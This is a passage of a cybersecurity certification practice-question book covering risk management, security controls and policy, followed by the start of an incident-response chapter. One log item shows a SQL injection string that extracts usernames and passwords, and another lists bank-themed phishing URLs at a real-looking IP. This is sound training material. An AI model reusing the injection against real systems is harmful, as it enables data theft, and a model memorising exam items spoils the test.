patch. What is Chris's best option to stay compliant with PCI DSS and protect his vulnerable systems?

- A. Replace the Windows embedded point-of-sale terminals with standard Windows systems.
- B. Build a custom operating system image that includes the patch.
- C. Identify, implement, and document compensating controls.
- D. Remove the POS terminals from the network until the vendor releases a patch.

245. Tracy is validating the web application security controls used by her organization. She wants to ensure that the organization is prepared to conduct forensic investigations of future security incidents. Which one of the following OWASP control categories is most likely to contribute to this effort?

- A. Implement logging.
- B. Validate all inputs.
- C. Parameterize queries.
- D. Error and exception handling.

246. While reviewing his Apache logs, Oscar discovers the following entry. What has occurred?

```
10.1.1.1 - - [27/Jun/2023:11:42:22 -0500] "GET
/query.php?
searchterm=stuff%20lid=1%20UNION%20SELECT%200,
username,user_id,password,name,%20email,%20FROM%
20users
HTTP/1.1" 200 9918 "-" "Mozilla/4.0 (compatible;
MSIE 6.0;
Windows NT 5.1; SV1; .NET CLR 1.1.4322)"
```

- A. A successful database query
- B. A PHP overflow attack
- C. A SQL injection attack
- D. An unsuccessful database query

247. Joan is working as a security consultant to a company that runs a critical web application. She discovered that the application has a serious SQL injection vulnerability, but the company cannot take the system offline during the two weeks required to revise the code. Which one of the following technologies would serve as the best compensating control?

- A. IPS
- B. WAF
- C. Vulnerability scanning
- D. Encryption

248. After conducting an `nmap` scan of his network from outside of his network, James notes that a large number of devices are showing three TCP ports open on public IP addresses: 9100, 515, and 631. What type of devices has he found, and how could he reduce his organization's attack surface?

- A. Wireless access points, disable remote administration
- B. Desktop workstations, enable the host firewall
- C. Printers, move the printers to an internal-only IP address range
- D. Network switches, enable encrypted administration mode

249. Alex is working to understand his organization's attack surface. Services, input fields in a web application, and communication protocols are all examples of what component of an attack surface evaluation?

- A. Threats
- B. Attack vectors
- C. Risks
- D. Surface tension

250. Michelle wants to implement a static application security testing (SAST) tool into her continuous integration pipeline. What challenge could she run into if her organization uses multiple programming languages for components of their application stack that will be tested?
- A. They will have to ensure the scanner works with all of the languages chosen.
  - B. They will have to compile all of the code to the same binary output language.
  - C. They will have to run the applications in a sandbox.
  - D. They will have to run the applications under the same execution environment.
251. Ken learns that an APT group is targeting his organization. What term best describes this situation?
- A. Risk
  - B. Threat
  - C. Countermeasure
  - D. Vulnerability
252. Which one of the following activities is *least* likely to occur during the risk identification process?
- A. Network segmentation
  - B. Threat intelligence
  - C. Vulnerability scanning
  - D. System assessments
253. What two factors are weighted most heavily when determining the severity of a risk?
- A. Probability and magnitude
  - B. Likelihood and probability
  - C. Magnitude and impact
  - D. Impact and control

254. Preemployment background screening is an example of what type of security control?

- A. Detective
- B. Preventive
- C. Corrective
- D. Compensating

255. Roland received a security assessment report from a third-party assessor, and it indicated that one of the organization's web applications is susceptible to an OAuth redirect attack. What type of attack would this vulnerability allow an attacker to wage?

- A. Privilege escalation
- B. Cross-site scripting
- C. SQL injection
- D. Impersonation

Questions 256–258 refer to the following scenario.

Gary recently conducted a comprehensive security review of his organization. He identified the 25 top risks to the organization and is pursuing different risk management strategies for each of these risks. In some cases, he is using multiple strategies to address a single risk. His goal is to reduce the overall level of risk so that it lies within his organization's risk tolerance.

256. Gary decides that the organization should integrate a threat intelligence feed with the firewall. What type of risk management strategy is this?

- A. Risk mitigation
- B. Risk acceptance
- C. Risk transference
- D. Risk avoidance

257. Gary discovers that his organization is storing some old files in a cloud service that are exposed to the

world. He deletes those files. What type of risk management strategy is this?

- A. Risk mitigation
- B. Risk acceptance
- C. Risk transference
- D. Risk avoidance

258. Gary is working with his financial team to purchase a cyber-liability insurance policy to cover the financial impact of a data breach. What type of risk management strategy is he using?

- A. Risk mitigation
- B. Risk acceptance
- C. Risk transference
- D. Risk avoidance

259. Which one of the following risk management strategies is *most* likely to limit the probability of a risk occurring?

- A. Risk acceptance
- B. Risk avoidance
- C. Risk transference
- D. Risk mitigation

260. Saanvi would like to reduce the probability of a data breach that affects sensitive personal information. Which one of the following compensating controls is *most* likely to achieve that objective?

- A. Minimizing the amount of data retained and the number of places where it is stored
- B. Limiting the purposes for which data may be used
- C. Purchasing cyber-risk insurance
- D. Installing a new firewall

261. Kwame recently completed a risk assessment and is concerned that the level of residual risk exceeds his

organization's risk tolerance. What should he do next?

- A. Have a discussion with his manager.
- B. Implement new security controls.
- C. Modify business processes to lower risk.
- D. Purge data from systems.

Questions 262–267 refer to the following scenario.

Alan is a risk manager for Acme University, a higher education institution located in the western United States. He is concerned about the threat that an earthquake will damage his organization's primary datacenter. He recently undertook a replacement cost analysis and determined that the datacenter is valued at \$10 million.

After consulting with seismologists, Alan determined that an earthquake is expected in the area of the datacenter once every 200 years. Datacenter specialists and architects helped him determine that an earthquake would likely cause \$5 million in damage to the facility.

262. Based on the information in this scenario, what is the exposure factor (EF) for the effect of an earthquake on Acme University's datacenter?

- A. 10 percent
- B. 25 percent
- C. 50 percent
- D. 75 percent

263. Based on the information in this scenario, what is the annualized rate of occurrence (ARO) for an earthquake at the datacenter?

- A. .0025
- B. .005
- C. .01

D. .015

264. Based on the information in this scenario, what is the annualized loss expectancy (ALE) for an earthquake at the datacenter?
- A. \$25,000
  - B. \$50,000
  - C. \$250,000
  - D. \$500,000
265. Referring to the previous scenario, if Alan's organization decides to move the datacenter to a location where earthquakes are not a risk, what risk management strategy are they using?
- A. Risk mitigation
  - B. Risk avoidance
  - C. Risk acceptance
  - D. Risk transference
266. Referring to the previous scenario, if the organization decides not to relocate the datacenter but instead purchases an insurance policy to cover the replacement cost of the datacenter, what risk management strategy are they using?
- A. Risk mitigation
  - B. Risk avoidance
  - C. Risk acceptance
  - D. Risk transference
267. Referring to the previous scenario, assume that the organization decides that relocation is too difficult and the insurance is too expensive. They instead decide that they will carry on despite the risk of earthquake and handle the impact if it occurs. What risk management strategy are they using?
- A. Risk mitigation
  - B. Risk avoidance

- C. Risk acceptance
  - D. Risk transference
268. Colin would like to implement a detective security control in his accounting department, which is specifically designed to identify cases of fraud that are able to occur despite the presence of other security controls. Which one of the following controls is best suited to meet Colin's need?
- A. Separation of duties
  - B. Least privilege
  - C. Dual control
  - D. Mandatory vacations
269. Rob is an auditor reviewing the managerial controls used in an organization. He is examining the payment process used by the company to issue checks to vendors. He notices that Helen, a staff accountant, is the person responsible for creating new vendors. Norm, another accountant, is responsible for issuing payments to vendors. Helen and Norm are cross-trained to provide backup for each other. What security issue, if any, exists in this situation?
- A. Least privilege violation
  - B. Separation of duties violation
  - C. Dual control violation
  - D. No issue
270. Mei recently completed a risk management review and identified that the organization is susceptible to an on-path (also known as man-in-the-middle) attack. After review with her manager, they jointly decided that accepting the risk is the most appropriate strategy. What should Mei do next?
- A. Implement additional security controls.
  - B. Design a remediation plan.
  - C. Repeat the business impact assessment.

- D. Document the decision.
271. Robin is planning to conduct a risk assessment in her organization. She is concerned that it will be difficult to perform the assessment because she needs to include information about both tangible and intangible assets. What would be the most effective risk assessment strategy for her to use?
- A. Quantitative risk assessment
  - B. Qualitative risk assessment
  - C. Combination of quantitative and qualitative risk assessment
  - D. Neither quantitative nor qualitative risk assessment
272. Barry's organization is running a security exercise and Barry was assigned to conduct offensive operations. What term best describes Barry's role in the process?
- A. Red team
  - B. Purple team
  - C. Blue team
  - D. White team
273. Vlad's organization recently underwent a security audit that resulted in a finding that the organization fails to promptly remove the accounts associated with users who have left the organization. This resulted in at least one security incident where a terminated user logged into a corporate system and took sensitive information. What identity and access management control would best protect against this risk?
- A. Automated deprovisioning
  - B. Quarterly user account reviews
  - C. Separation of duties
  - D. Two-person control

274. Jay is the CISO for his organization and is responsible for conducting periodic reviews of the organization's information security policy. The policy was written three years ago and has undergone several minor revisions after audits and assessments. Which one of the following would be the most reasonable frequency to conduct formal reviews of the policy?
- A. Monthly
  - B. Quarterly
  - C. Annually
  - D. Every five years
275. Terri is undertaking a risk assessment for her organization. Which one of the following activities would normally occur first?
- A. Risk identification
  - B. Risk calculation
  - C. Risk mitigation
  - D. Risk management
276. Kai is attempting to determine whether he can destroy a cache of old records that he discovered. What type of policy would most directly answer his question?
- A. Data ownership
  - B. Data classification
  - C. Data minimization
  - D. Data retention
277. Fences are a widely used security control that can be described by several different control types. Which one of the following control types would *least* describe a fence?
- A. Deterrent
  - B. Corrective
  - C. Preventive

D. Physical

278. Ian is designing an authorization scheme for his organization's deployment of a new accounting system. He is considering putting a control in place that would require that two accountants approve any payment request over \$100,000. What security principle is Ian seeking to enforce?
- A. Security through obscurity
  - B. Least privilege
  - C. Separation of duties
  - D. Dual control
279. Carmen is working with a new vendor on the design of a penetration test. She would like to ensure that the vendor does not conduct any physical intrusions as part of their testing. Where should Carmen document this requirement?
- A. Rules of engagement
  - B. Service level objectives
  - C. Nondisclosure agreement
  - D. Counterparty agreement
280. Gavin is drafting a document that provides a detailed step-by-step process that users may follow to connect to the VPN from remote locations. Alternatively, users may ask IT to help them configure the connection. What term best describes this document?
- A. Policy
  - B. Procedure
  - C. Standard
  - D. Guideline
281. Which one of the following security controls is designed to help provide continuity for security responsibilities?
- A. Succession planning

- B. Separation of duties
  - C. Mandatory vacation
  - D. Dual control
282. After conducting a security review, Oskar determined that his organization is not conducting regular backups of critical data. What term best describes the type of control gap that exists in Oskar's organization?
- A. Preventive
  - B. Corrective
  - C. Detective
  - D. Deterrent
283. Carla is reviewing the cybersecurity policies used by her organization. What policy might she put in place as a failsafe to cover employee behavior situations where no other policy directly applies?
- A. Data monitoring policy
  - B. Account management policy
  - C. Code of conduct
  - D. Data ownership policy
284. Which one of the following items is *not* normally included in a request for an exception to security policy?
- A. Description of a compensating control
  - B. Description of the risks associated with the exception
  - C. Proposed revision to the security policy
  - D. Business justification for the exception
285. What policy should contain provisions for removing user access upon termination?
- A. Data ownership policy
  - B. Data classification policy

- C. Data retention policy
- D. Account management policy

Questions 286–288 refer to the following scenario:

Karen is the CISO of a major manufacturer of industrial parts. She is currently performing an assessment of the firm's financial controls, with an emphasis on implementing security practices that will reduce the likelihood of theft from the firm.

286. Karen would like to ensure that the same individual is not able to both create a new vendor in the system and authorize a payment to that vendor. She is concerned that an individual who could perform both of these actions would be able to send payments to false vendors. What type of control should Karen implement?
- A. Mandatory vacations
  - B. Separation of duties
  - C. Job rotation
  - D. Two-person control
287. The accounting department has a policy that requires the signatures of two individuals on checks valued over \$5,000. What type of control do they have in place?
- A. Mandatory vacations
  - B. Separation of duties
  - C. Job rotation
  - D. Two-person control
288. Karen would also like to implement controls that would help detect potential malfeasance by existing employees. Which one of the following controls is *least* likely to detect malfeasance?
- A. Mandatory vacations
  - B. Background investigations

- C. Job rotation
  - D. Privilege use reviews
289. Kevin is conducting a security exercise for his organization that uses both offensive and defensive operations. His role is to serve as the moderator of the exercise and to arbitrate disputes. What role is Kevin playing?
- A. White team
  - B. Red team
  - C. Swiss team
  - D. Blue team
290. Bohai is concerned about access to the main account for a cloud service that his company uses to manage payment transactions. He decides to implement a new process for multifactor authentication to that account where an individual on the IT team has the password to the account, while an individual in the accounting group has the token. What security principle is Bohai using?
- A. Dual control
  - B. Separation of duties
  - C. Least privilege
  - D. Security through obscurity
291. Tina is preparing for a penetration test and is working with a new vendor. She wants to make sure that the vendor understands exactly what technical activities are permitted within the scope of the test. Where should she document these requirements?
- A. MOA
  - B. Contract
  - C. RoE
  - D. SLA
292. Azra is reviewing a draft of the Domer Doodads information security policy and finds that it contains

the following statements. Which one of these statements would be more appropriately placed in a different document?

- A. Domer Doodads designates the chief information security officer as the individual with primary responsibility for information security.
  - B. The chief information security officer is granted the authority to create specific requirements that implement this policy.
  - C. All access to financial systems must use multifactor authentication for remote connections.
  - D. Domer Doodads considers cybersecurity and compliance to be of critical importance to the business.
293. Which one of the following security policy framework documents *never* includes mandatory employee compliance?
- A. Policy
  - B. Guideline
  - C. Procedure
  - D. Standard
294. Kaitlyn is on the red team during a security exercise, and she has a question about whether an activity is acceptable under the exercise's rules of engagement. Who would be the most appropriate person to answer her question?
- A. Red team leader.
  - B. White team leader.
  - C. Blue team leader.
  - D. Kaitlyn should act without external advice.

Questions 295–299 refer to the following scenario.

Seamus is conducting a business impact assessment for his organization. He is attempting to determine the risk associated with a denial-of-service attack against his organization's datacenter.

Seamus consulted with various subject-matter experts (SMEs) and determined that the attack would not cause any permanent damage to equipment, applications, or data. The primary damage would come in the form of lost revenue. Seamus believes that the organization would lose \$75,000 in revenue during a successful attack.

Seamus also consulted with his threat management vendor, who considered the probability of a successful attack against his organization and determined that there is a 10 percent chance of a successful attack in the next 12 months.

295. What is the ARO for this assessment?

- A. 8 percent
- B. 10 percent
- C. 12 percent
- D. 100 percent

296. What is the SLE for this scenario?

- A. \$625
- B. \$6,250
- C. \$7,500
- D. \$75,000

297. What is the ALE for this scenario?

- A. \$625
- B. \$6,250
- C. \$7,500
- D. \$75,000

298. Seamus is considering purchasing a DDoS protection system that would reduce the likelihood

of a successful attack. What type of control is he considering?

- A. Detective
- B. Corrective
- C. Preventive
- D. Deterrent

299. Seamus wants to make sure that he can accurately describe the category of the DDoS protection service to auditors. Which term best describes the category of this control?

- A. Compensating
- B. Physical
- C. Operational
- D. Technical

Questions 300 and 301 refer to the following scenario:

Piper's organization handles credit card information and is, therefore, subject to the Payment Card Industry Data Security Standard (PCI DSS). She is working to implement the PCI DSS requirements.

300. As Piper attempts to implement PCI DSS requirements, she discovers that she is unable to meet one of the requirements because of a technical limitation in her point-of-sale system. She decides to work with regulators to implement a second layer of logical isolation to protect this system from the Internet to allow its continued operation despite not meeting one of the requirements. What term best describes the type of control Piper has implemented?

- A. Physical control
- B. Operational control
- C. Compensating control
- D. Deterrent control

301. When Piper implements this new isolation technology, what type of risk management action is she taking?
- A. Risk acceptance
  - B. Risk avoidance
  - C. Risk transference
  - D. Risk mitigation
302. Ruth is helping a business leader determine the appropriate individuals to consult about sharing information with a third-party organization. Which one of the following policies would likely contain the most relevant guidance for her?
- A. Data retention policy
  - B. Information security policy
  - C. Data validation policy
  - D. Data ownership policy
303. Samantha is investigating a cybersecurity incident where an internal user used his computer to participate in a denial-of-service attack against a third party. What type of policy was most likely violated?
- A. AUP
  - B. SLA
  - C. BCP
  - D. Information classification policy
304. Ryan is compiling a list of allowable encryption algorithms for use in his organization. What type of document would be most appropriate for this list?
- A. Policy
  - B. Standard
  - C. Guideline
  - D. Procedure

305. During the design of an identity and access management authorization scheme, Katie took steps to ensure that members of the security team who can approve database access requests do not have access to the database themselves. What security principle is Katie most directly enforcing?
- A. Least privilege
  - B. Separation of duties
  - C. Dual control
  - D. Security through obscurity
306. Which one of the following controls is useful to both facilitate the continuity of operations and serve as a deterrent to fraud?
- A. Succession planning
  - B. Dual control
  - C. Cross-training
  - D. Separation of duties
307. Which one of the following requirements is often imposed by organizations as a way to achieve their original control objective when they approve an exception to a security policy?
- A. Documentation of scope
  - B. Limited duration
  - C. Compensating control
  - D. Business justification
308. Berta is reviewing the security procedures surrounding the use of a cloud-based online payment service by her company. She set the access permissions for this service so that the same person cannot add funds to the account and transfer funds out of the account. What security principle is most closely related to Berta's action?
- A. Least privilege
  - B. Security through obscurity

- C. Separation of duties
  - D. Dual control
309. Thomas found himself in the middle of a dispute between two different units in his business that are arguing over whether one unit may analyze data collected by the other. What type of policy would most likely contain guidance on this issue?
- A. Data ownership policy
  - B. Data classification policy
  - C. Data retention policy
  - D. Account management policy
310. Mara is designing a new data mining system that will analyze access control logs for signs of unusual login attempts. Any suspicious logins will be automatically locked out of the system. What type of control is Mara designing?
- A. Physical control
  - B. Operational control
  - C. Managerial control
  - D. Technical control
311. Which one of the following elements is *least* likely to be found in a data retention policy?
- A. Minimum retention period for data
  - B. Maximum retention period for data
  - C. Description of information to retain
  - D. Classification of information elements
312. Kevin leads the IT team at a small business and does not have a dedicated security team. He would like to develop a security baseline of his organization's system configurations but does not have a team of security experts available to assist him. Which of the following is the most appropriate tool for Kevin to use?
- A. Penetration testing tool

- B. Patch management tool
  - C. Vulnerability scanning tool
  - D. Network monitoring tool
313. Jenna is helping her organization choose a set of security standards that will be used to secure a variety of operating systems. She is looking for industry guidance on the appropriate settings to use for Windows and Linux systems. Which one of the following tools will serve as the best resource?
- A. ISO 27001
  - B. OWASP
  - C. PCI DSS
  - D. CIS benchmarks
314. Linda is attempting to configure Angry IP Scanner on her Linux scanning workstation and is receiving errors about missing required software. What component must be installed prior to using Angry IP Scanner?
- A. nmap
  - B. Java
  - C. gcc
  - D. Nessus
315. Chris is investigating a malware outbreak and would like to reverse engineer the code. Which one of the following tools is specifically designed for this task?
- A. Immunity debugger
  - B. ZAP
  - C. Recon-ng
  - D. GDB
316. Jim is working with a penetration testing contractor who proposes using Metasploit as part of his penetration testing effort. What should Jim expect to occur when Metasploit is used?

- A. Systems will be scanned for vulnerabilities.
  - B. Systems will have known vulnerabilities exploited.
  - C. Services will be probed for buffer overflow and other unknown flaws.
  - D. Systems will be tested for zero-day exploits.
317. Which one of the following best describes recon-*ng* as a security tool?
- A. Vulnerability scanner
  - B. Web application reconnaissance tool
  - C. Network mapper
  - D. Password cracker
318. Ashley is investigating an attack that compromised an account of one of her users. In the attack, the attacker forced the submission of an authenticated request to a third-party site by exploiting trust relationships in the user's browser. What type of attack most likely took place?
- A. XSS
  - B. CSRF
  - C. SQL injection
  - D. Session hijacking
319. Juanita is a cybersecurity professional who works with data scientists at a company that uses machine learning (ML) models to predict customer behavior. She believes that their work has been the target of a data poisoning attack.
- Which of the following actions should she take to address the situation?
- A. Ignore the problem as it is unlikely to have an operational effect.
  - B. Remove affected data from the training dataset and generate a new model.

- C. Generate a new model using the same dataset and machine learning algorithm.
  - D. Generate a new model using the same dataset and a different machine learning algorithm.
320. Joshua is concerned about insecure software design practices and is developing a software threat modeling program for his organization. Which of the following is not an appropriate goal for this program?
- A. To reduce the number of security-related design flaws
  - B. To reduce the number of security-related coding flaws
  - C. To reduce the severity of non-security-related flaws
  - D. To reduce the number of threat vectors
321. Gavin works as a cybersecurity analyst and notices that issues continually arise in his organization where system administrators modify system configuration files without providing advance notice to other teams. In several situations, this resulted in a security misconfiguration. What control would best prevent these issues from recurring in the future?
- A. Change management program
  - B. Security-enhanced operating system
  - C. Configuration lockdown
  - D. File integrity monitoring
322. Brenda maintains a web application and learned that the application contains a remote code execution vulnerability that is triggered by sending a carefully crafted message to a logging service that runs on the underlying server. What action should Brenda take to best address this risk?
- A. Modify the code of the web application to eliminate the vulnerability.

- B. Install an intrusion detection system.
  - C. Check for and apply patches from the logging vendor.
  - D. Ignore the issue because the logging service is not her responsibility.
323. Viola is analyzing an attack that occurred against her organization. The attacker was able to manipulate a web application to display a confidential data file that was stored on the server by traversing the directory structure in the URL. What term best describes this type of attack?
- A. SQL injection
  - B. Server-side request forgery
  - C. Local file inclusion
  - D. Remote file inclusion
324. Melissa is concerned that users in her organization are connecting to corporate systems over insecure networks and begins a security awareness campaign designed to encourage them to use the VPN. What category of control has Melissa implemented?
- A. Compensating
  - B. Technical
  - C. Operational
  - D. Managerial
325. The company Chris works for has notifications posted at each door reminding employees to be careful not to allow people to enter when they do. Which type of control is this?
- A. Detective
  - B. Responsive
  - C. Preventive
  - D. Corrective
326. Kevin has discovered a security vulnerability in one of his organization's business-critical systems. He

evaluates the situation and determines that it presents a low risk to the organization but would like to correct it. There is a patch available from the vendor. When should Kevin plan to apply the patch?

- A. Immediately
- B. During the next scheduled maintenance window
- C. As soon as possible outside of normal business hours
- D. During the next major system upgrade

327. Ben is responsible for the security of payment card information stored in a database. Policy directs that he remove the information from the database, but he cannot do this for operational reasons. He obtained an exception to policy and is seeking an appropriate compensating control to mitigate the risk. What would be his best option?

- A. Purchasing insurance
- B. Encrypting the database contents
- C. Removing the data
- D. Objecting to the exception

328. Isabelle wants to prevent privilege escalation attacks via her organization's service accounts. Which of the following security practices is best suited to this?

- A. Remove unnecessary rights.
- B. Disable interactive login for service accounts.
- C. Limit when accounts can log in.
- D. Use meaningless or randomized names for service accounts.

329. Brandon is validating the security of systems and devices in his organization, but he is permitted to use only passive techniques. Which one of the following actions would be considered passive discovery?

- A. Monitoring network traffic and analyzing the contents for signs of unpatched systems and applications
  - B. Running vulnerability scans of an organization's servers
  - C. Running port scans of an organization's servers
  - D. Using carefully scoped penetration testing techniques to identify vulnerabilities
330. Ryan's organization wants to ensure that proper account management is occurring but does not have a central identity and access management tool in place. Ryan has a limited amount of time to do his verification process. What is his best option to test the account management process as part of an internal audit?
- A. Validate all accounts changed in the past 90 days.
  - B. Select high value administrative accounts for validation.
  - C. Validate all accounts changed in the past 180 days.
  - D. Validate a random sample of accounts.
331. Which one of the following security testing programs is designed to attract the participation of external testers and incentivize them to uncover security flaws?
- A. Penetration test
  - B. Internal vulnerability scan
  - C. Bug bounty
  - D. External vulnerability scan
332. Frank's team is testing a new API that his company's developers have built for their application infrastructure. Which of the following is not a common API issue that you would expect Frank's team to find?

- A. Improper encryption
  - B. Object level authorization issues
  - C. User authentication issues
  - D. Lack of rate limiting
333. Ryan is considering the use of fuzz testing in his web application testing program. Which one of the following statements about fuzz testing is true?
- A. Fuzzers find only complex faults.
  - B. Testers must manually generate input.
  - C. Fuzzers may not fully cover the code.
  - D. Fuzzers can't reproduce errors.


# **Chapter 3**

## **Domain 3.0: Incident Response and Management**

### **EXAM OBJECTIVES COVERED IN THIS CHAPTER:**

- ✓ **3.1 Explain concepts related to attack methodology frameworks**
  - Cyber kill chain
  - Diamond Model of Intrusion Analysis
  - MITRE ATT&CK
  - Open Source Security Testing Methodology Manual (OSS TMM)
  - OWASP Testing Guide
- ✓ **3.2 Given a scenario, perform incident response activities**
  - Detection and analysis
  - Containment, eradication, and recovery
- ✓ **3.3 Explain the preparation and post-incident activity phases of the incident management life cycle**
  - Preparation
  - Post-incident activity

1. Consider the threat modeling analysis shown here. What attack framework was used to develop this analysis?



A. ATT&CK

B. Cyber Kill Chain

C. STRIDE

D. Diamond

2. As part of an organization-wide red team exercise, Frank is able to use a known vulnerability to compromise an Apache web server. Frank knows that the Apache service is running under a limited user account. Once he has gained access, what should his next step be if he wants to use the system to pivot to protected systems behind the screened subnet (DMZ) that the web server resides in?

A. Vulnerability scanning

B. Privilege escalation

C. Patching

D. Installing additional tools

3. Helen is using the Lockheed Martin Cyber Kill Chain to analyze an attack that took place against her organization. During the attack, the perpetrator

attached a malicious tool to an email message that was sent to the victim. What phase of the Cyber Kill Chain includes this type of activity?

- A. Weaponization
- B. Delivery
- C. Exploitation
- D. Actions on objectives

4. Betty wants to review the security logs on her Windows workstation. What tool should she use to do this?
  - A. Secpol.msc
  - B. Event Viewer
  - C. Log Viewer
  - D. Logview.msc
5. The ATT&CK framework defines which of the following as “the specifics behind how the adversary would attack the target?”
  - A. The threat actor
  - B. The targeting method
  - C. The attack vector
  - D. The organizational weakness
6. Jamal wants to leverage a framework to improve his threat hunting for network defense. What threat-hunting framework should he select to help his team categorize and analyze threats more effectively?
  - A. MOPAR
  - B. CVSS
  - C. MITRE ATT&CK
  - D. CAPEC
7. Maria is an Active Directory domain administrator for her company, and she knows that a quickly spreading botnet relies on a series of domain names for command and control and that preventing access

to those domain names will cause the malware infection that connects to the botnet to fail to take further action. Which of the following actions is her best option if she wants to prevent offsite Windows users from connecting to botnet command-and-control systems?

- A. Force a BGP update.
- B. Set up a DNS sinkhole.
- C. Modify the hosts file.
- D. Install an antimalware application.

8. While attempting to stop a rogue service, Monica issues the following Linux command on an Ubuntu system using upstart:

```
service rogeservice stop
```

After a reboot, she discovers the service running again. What happened, and what does she need to do to prevent this?

- A. The service restarted at reboot, so she needs to include the -p, or permanent, flag.
- B. The service restarted itself, so she needs to delete the binary associated with the service.
- C. The service restarted at reboot, so she should add an .override file to stop the service from starting.
- D. A malicious user restarted the service, so she needs to ensure users cannot restart services.

Questions 9–12 refer to the following scenario and image.

Bill is reviewing the authentication logs for a Linux system that he operates and encounters the following log entries:

```
Aug 30 09:46:54 ip-172-30-0-62 sshd[3051]:  
Accepted publickey for ec2-user from  
10.174.238.88 port 57478 ssh2: RSA  
e5:f5:c1:46:bb:49:a1:43:da:9d:50:c5:37:bd:79:22
```

```
Aug 30 09:46:54 ip-172-30-0-62 ssh[3051]:  
pam_unix(sshd:session]: session opened for user  
ec2-user by (uid=0)  
Aug 30 09:48:06 ip-172-30-0-62 sudo: ec2-user :  
TTY=ps/0 ; PWD=/home/ec2-user ; USER=root;  
COMMAND=/bin/bash
```

9. What is the IP address of the system where the user was logged in when they initiated the connection?
  - A. 172.30.0.62
  - B. 62.0.30.172
  - C. 10.174.238.88
  - D. 9.48.6.0
10. What service did the user use to connect to the server?
  - A. HTTPS
  - B. PTS
  - C. SSH
  - D. Telnet
11. What authentication technique did the user use to connect to the server?
  - A. Password
  - B. PKI
  - C. Token
  - D. Biometric
12. What account did the individual use to connect to the server?
  - A. root
  - B. ec2-user
  - C. bash
  - D. pam\_unix
13. Alaina adds the `openphish` URL list to her SOAR tool and sees the following entries:

<http://13.126.65.8/DocExaDemo/uploads/index.php/bofa/bofa/95843de35406f3cab0b2dcf2b/success.htm>  
<http://13.126.65.8/DocExaDemo/uploads/index.php/bofa/bofa/9b094075409d3a723c7ee3d9e/sitekey.php>  
<http://13.126.65.8/DocExaDemo/uploads/index.php/bofa/bofa/9b094075409d3a723c7ee3d9e/success.htm>  
<http://13.126.65.8/DocExaDemo/uploads/index.php/bofa/bofa/9b094075409d3a723c7ee3d9e/>  
<http://13.126.65.8/DocExaDemo/uploads/index.php/bofa/bofa/95843de35406f3cab0b2dcf2b/>  
<http://13.126.65.8/DocExaDemo/uploads/index.php/bofa/bofa/95843de35406f3cab0b2dcf2b/sitekey.php>

What action should she take based on phishing URLs like these?

- A. Block the IP address at her border firewall.
  - B. Monitor for the IP address using her IDS.
  - C. Delete emails with the URL from inbound email.
  - D. Nothing, as these have not been confirmed.
14. Rowan wants to block drive-by-downloads and bot command-and-control channels while redirecting potentially impacted systems to a warning message. What should she implement to do this?

- A. A DNS sinkhole
- B. A WAF
- C. An IDS
- D. A UEBA

Use the following table and rating information for questions 15–17.

The U.S. Cybersecurity and Infrastructure Security Agency (CISA) uses a 1–100 scale for incident prioritization, with weight assigned to each of a number of categories. The functional impact score is weighted in their demonstration as follows:

